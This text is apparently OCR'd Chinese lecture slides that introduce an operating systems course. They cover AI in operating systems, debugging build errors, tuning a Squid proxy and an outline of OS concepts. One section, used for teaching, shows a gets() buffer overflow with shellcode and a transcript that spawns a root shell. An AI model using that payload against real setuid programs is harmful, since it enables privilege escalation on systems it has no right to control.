


表情生成







图片合成





邮件摘要







AI改变OS的交互——macOS操作系统




Apple智能(Apple Intelligence)，包括:iOS 18、iPadOS 18、macOS Sequoia、watchOS 11 和 visionOS 2，可辅助书写、视觉、邮件等工作。


文章重写





ChatGPT创作







视觉智能





GPT辅助视觉智能






如果支持 Apple Intelligence的设备是在中国大陆购买的，则目前无法使用 Apple Intelligence。

AI辅助代码开发


Visual Studio Code

- **Visual Studio Code**与**Copilot**结合，帮助开发人员提高编程效率。

Copilot辅助开发



支持不同的大模型，包括Claude、Gemini、GPT



Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

操作系统学习方法

理论学透彻，学明白！

理论跟实际结合！

Abstraction Is Good But Don't Forget Reality

代码调试，Bug修复

```
protected void processCondition(TSQLStmt mainStmt) throws Exception
{
    if (this.condition == null)
        return;

    //存储每一个条件项目生成的sql
    Map<String, String> condStrList = new HashMap<String, String>();
    Map<String, String> relCondStrList = new HashMap<String, String>();
    //如为多对象字段或正向关联
    List<Condition.CondItem> condItems = this.condition.getCondItems();
    int idx = 1;
    for (Iterator<Condition.CondItem> iter = condItems.iterator(); iter.hasNext();)
    {
        Condition.CondItem condItem = iter.next();
        String tmpTblAlias = "";
        String tmpFld = "";
        String condStr = "";

        String attrName = condItem.getAttribute();
```



更酷的Hacker



服务器端开发、性能优化





大型平台搭建和定制化

TensorFlow　hadoop　Spark

……

代码调试，Bug修复


```
[root@oel1 dilli]# cd rlwrap-0.41
```

```
terminate called after throwing an instance of 'std::system_error'what(): Operation not permitted
Aborted (core dumped)
```

```
checking whether build environment is sane... yes
```

```
error while loading shared libraries: liblog4cpp.so.4: cannot open shared object file: No such file or directory
```

```
checking for style of include used by make... GNU
```

```
FATAL: dying from an unhandled exception: /usr/local/lib/libyjm_packer.so.0: undefined symbol: _ZN5boost16re_detail_10600012perl_matcherIN9__gnu_cxx17__normal_iteratorIPKcSsEESaINS_9sub_matchIS6_EEENS_12regex_traitsIcNS_16cpp_regex_traitsIcEEEEE14construct_initERKNS_11basic_regexIcSD_EENS_15regex_constants12_match_flagsE
```




```
g++  main.cpp -o main.out -pthread -std=c++11
需要链接pthread动态库
```

```
export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/path系统动态链接库的路径环境变量中添加相关so文件路径
```



万变不离其宗，只有深刻理解一个程序的编译链接背后的原理，才能轻松解决编程中遇到的各种疑难杂症！！！

更酷的hacker

- 这段代码有什么问题吗？

```
/* Echo Line */
void echo()
{
    char buf[4];
    gets(buf);
    puts(buf);
}
```

```
void call_echo() {
    echo();
}
```

```
unix>./bufdemo-nsp
Type a string:012345678901234567890123
012345678901234567890123
```

```
unix>./bufdemo-nsp
Type a string:0123456789012345678901234
Segmentation Fault
```

上述代码最后生成bufdemo-nsp
它是属主为root的可执行程序

更酷的hacker

- hacker如何利用？

```
0123456789012345678901234\x00\x06\x40\x00\x76\x08\x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\x
d8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

精心构造的输入

```
$ whoami
user
$ ./bufdemo-nsp 012345678901234567890123
Segmentation Fault
$ ./bufdemo-nsp
0123456789012345678901234\x00\x06\x40\x00\
x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x
0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x8
0\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff
\xff\xff/bin/sh
bash# whoami
Root
bash#
```



更酷的hacker

- 分析汇编代码

echo:


```
0000000004006cf <echo>:
 4006cf:   48 83 ec 18              sub    $0x18,%rsp
 4006d3:   48 89 e7                 mov    %rsp,%rdi
 4006d6:   e8 a5 ff ff ff           callq  400680 <gets>
 4006db:   48 89 e7                 mov    %rsp,%rdi
 4006de:   e8 3d fe ff ff           callq  400520 <puts@plt>
 4006e3:   48 83 c4 18              add    $0x18,%rsp
 4006e7:   c3                       retq
```

call_echo:

```
4006e8:    48 83 ec 08             sub    $0x8,%rsp
 4006ec:   b8 00 00 00 00          mov    $0x0,%eax
 4006f1:   e8 d9 ff ff ff          callq  4006cf <echo>
 4006f6:   48 83 c4 08             add    $0x8,%rsp
 4006fa:   c3                      retq
```


更酷的hacker

- hacker攻击原理



服务器端开发、性能优化

- 背景描述



众多知名企业都采用了CDN服务



逐渐有更多企业加大对CDN项目的投资

Akamai

Limelight NETWORKS

CDNetworks

Squid代理服务器是实现CDN服务的核心工具！

服务器端开发、性能优化

问题描述

然而，在实际应用Squid代理服务器时我们发现使用过程中系统响应速度减慢。运行top查看系统运行情况，发现CPU使用达到100%，定位到罪魁祸首为squid进程。

```
yab@yun1:~
top - 16:34:43 up 14 days, 3 min,  5 users,  load average: 0.20, 0.24, 0.20
Tasks: 351 total,   1 running, 350 sleeping,   0 stopped,   0 zombie
%Cpu(s):  6.0 us,  1.4 sy,  0.0 ni, 91.7 id,  0.0 wa,  0.0 hi,  0.9 si,  0.0 st
KiB Mem:   3712936 total,  3579956 used,   132980 free,        0 buffers
KiB Swap:  3948540 total,   216620 used,  3731920 free.   826300 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
61604 yab       20   0  804500 337708  12860 S  91.9  9.1   2:27.91 squid
 2665 root      20   0  217292  30448   3076 S   1.3  0.8  49:12.36 Xorg
 3986 yab       20   0 2346452 487248   9616 S   1.3 13.1  99:46.38 gnome-shell
61610 yab       20   0   23248   1192    968 S   0.7  0.0   0:03.43 log_file_daemon
   73 root      20   0       0      0      0 S   0.3  0.0   7:23.56 rcu_sched
   74 root      20   0       0      0      0 S   0.3  0.0   2:23.04 rcuos/0
   76 root      20   0       0      0      0 S   0.3  0.0   3:23.24 rcuos/2
  141 root      20   0       0      0      0 S   0.3  0.0   4:15.47 ksoftirqd/1
  416 root      20   0       0      0      0 S   0.3  0.0  20:37.75 hpvsa/5
37326 root      20   0 4871932 1.052g   9156 S   0.3 29.7  36:45.41 java
61974 yab       20   0  123800   1888   1164 R   0.3  0.1   0:01.49 top
    1 root      20   0  200540   4528   2272 S   0.0  0.1   1:00.09 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:01.07 kthreadd
    3 root      20   0       0      0      0 S   0.0  0.0   1:28.35 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      rt   0       0      0      0 S   0.0  0.0   0:07.37 migration/0
    8 root      20   0       0      0      0 S   0.0  0.0   0:00.01 rcu_bh
```

服务器端开发、性能优化

- 问题分析与解决

查看squid cache.log日志及squid -Nd1日志输出，发现如下错误：


```
yab@yun1:~# cat /var/log/squid/cache.log
…..............................................................
2015/04/10 15:48:58| '/usr/local/squid/share/errors/zh-cn/ERR_CONNECT_FAIL': (24)
 Too many open files
2015/04/10 15:48:58| '/usr/local/squid/share/errors/zh-cn/ERR_CONNECT_FAIL': (24)
 Too many open files
2015/04/10 15:48:58| '/usr/local/squid/share/errors/zh-cn/ERR_CONNECT_FAIL': (24)
 Too many open files
…..............................................................
2015/04/10 15:49:02| WARNING! Your cache is running out of filedescriptors
2015/04/10 15:49:04| comm_open: socket failure: (24) Too many open files
2015/04/10 15:49:04| comm_open: socket failure: (24) Too many open files
2015/04/10 15:49:04| comm_open: socket failure: (24) Too many open files
…..............................................................
2015/04/09 10:05:53 kid1| WARNING! Your cache is running out of filedescriptors
2015/04/09 10:06:09 kid1| WARNING! Your cache is running out of filedescriptors
2015/04/09 10:06:25 kid1| WARNING! Your cache is running out of filedescriptors
```

服务器端开发、性能优化

- 问题分析与解决

查看squid cache.log日志及squid -Nd1日志输出，发现如下错误：

结合计算机体系结构相关知识，文件描述符用来表示打开的文件或套接字，系统或进程往往有数量限制。



服务器端开发、性能优化

- 问题分析与解决

用ulimit -n 8192配置系统参数，为squid进程分配更多的文件描述符
（使用ulimit –a可查看文件描述符从原来的1024改为8192）

```
yab@yun1:~# u yab@yun1:~# ulimit -a
core file siz core file size          (blocks, -c) 0
data seg size data seg size           (kbytes, -d) unlimited
scheduling pr scheduling priority             (-e) 0
file size     file size               (blocks, -f) unlimited
pending signa pending signals                 (-i) 7680
max locked me max locked memory       (kbytes, -l) 64
max memory si max memory size         (kbytes, -m) unlimited
open files    open files                      (-n) 8192
pipe size     pipe size            (512 bytes, -p) 8
POSIX message POSIX message queues     (bytes, -q) 819200
real-time pri real-time priority              (-r) 0
stack size    stack size              (kbytes, -s) 8192
cpu time      cpu time               (seconds, -t) unlimited
max user proc max user processes              (-u) 7680
virtual memor virtual memory          (kbytes, -v) unlimited
file locks    file locks                      (-x) unlimited
```

服务器端开发、性能优化

- 问题分析与解决

用ulimit -n 8192配置系统参数，为squid进程分配更多的文件描述符（使用ulimit –a可查看文件描述符从原来的1024改为8192）

解决效果


原本很快达到100%的CPU使用率目前维持在20%上下。

```
yab@yun1:~
top - 16:34:43 up 14 days, 3 min,  5 users,  load average: 0.20, 0.24, 0.20
Tasks: 351 total,   1 running, 350 sleeping,   0 stopped,   0 zombie
%Cpu(s):  6.0 us,  1.4 sy,  0.0 ni, 91.7 id,  0.0 wa,  0.0 hi,  0.9 si,  0.0 st
KiB Mem:   3712936 total,  3579956 used,   132980 free,        0 buffers
KiB Swap:  3948540 total,   216620 used,  3731920 free.   826300 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
61604 yab       20   0  804500 337708  12860 S  27.9  9.1   2:27.91 squid
 2665 root      20   0  217292  30448   3076 S   1.3  0.8  49:12.36 Xorg
 3986 yab       20   0 2346452 487248   9616 S   1.3 13.1  99:46.38 gnome-shell
61610 yab       20   0   23248   1192    968 S   0.7  0.0   0:03.43 log_file_daemon
   73 root      20   0       0      0      0 S   0.3  0.0   7:23.56 rcu_sched
   74 root      20   0       0      0      0 S   0.3  0.0   2:23.04 rcuos/0
   76 root      20   0       0      0      0 S   0.3  0.0   3:23.24 rcuos/2
  141 root      20   0       0      0      0 S   0.3  0.0   4:15.47 ksoftirqd/1
  416 root      20   0       0      0      0 S   0.3  0.0  20:37.75 hpvsa/5
37326 root      20   0 4871932 1.052g   9156 S   0.3 29.7  36:45.41 java
61974 yab       20   0  123800   1888   1164 R   0.3  0.1   0:01.49 top
    1 root      20   0  200540   4528   2272 S   0.0  0.1   1:00.09 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:01.07 kthreadd
    3 root      20   0       0      0      0 S   0.0  0.0   1:28.35 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      rt   0       0      0      0 S   0.0  0.0   0:07.37 migration/0
    8 root      20   0       0      0      0 S   0.0  0.0   0:00.01 rcu_bh
```

大型平台搭建和定制化











名称	代码量	应用现状	代码提交次数	核心代码贡献者
Hadoop	170余万行	10余万用户	12000次	800余人
Spark	18余万行	绝大多数大型公司都在使用	8471次	326人
Tensorflow	180余万行	广大开发者fork 67271次，Contributors达1631人	39616次	谷歌大脑团队
Keras	42754行	广大开发者fork 12535次，Contributors达718人，拥有超过 200,000 个人用户的 Keras 是除 TensorFlow 外被工业界和学术界最多使用的深度学习框架（且 Keras 往往与 TensorFlow 结合使用）	4728次	谷歌工程师 François Cholle

各类开源项目、平台的 学习、分析、定制





切入点？


分析策略？

学习方法？

Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

操作系统在体系结构栈中的位置



操作系统是什么？

操作系统的定义

操作系统是一个大型的程序系统，它负责计算机系统软、硬件资源的分配；控制和协调并发活动；提供用户接口，使用户获得良好的工作环境。

操作系统的三大目标和特性

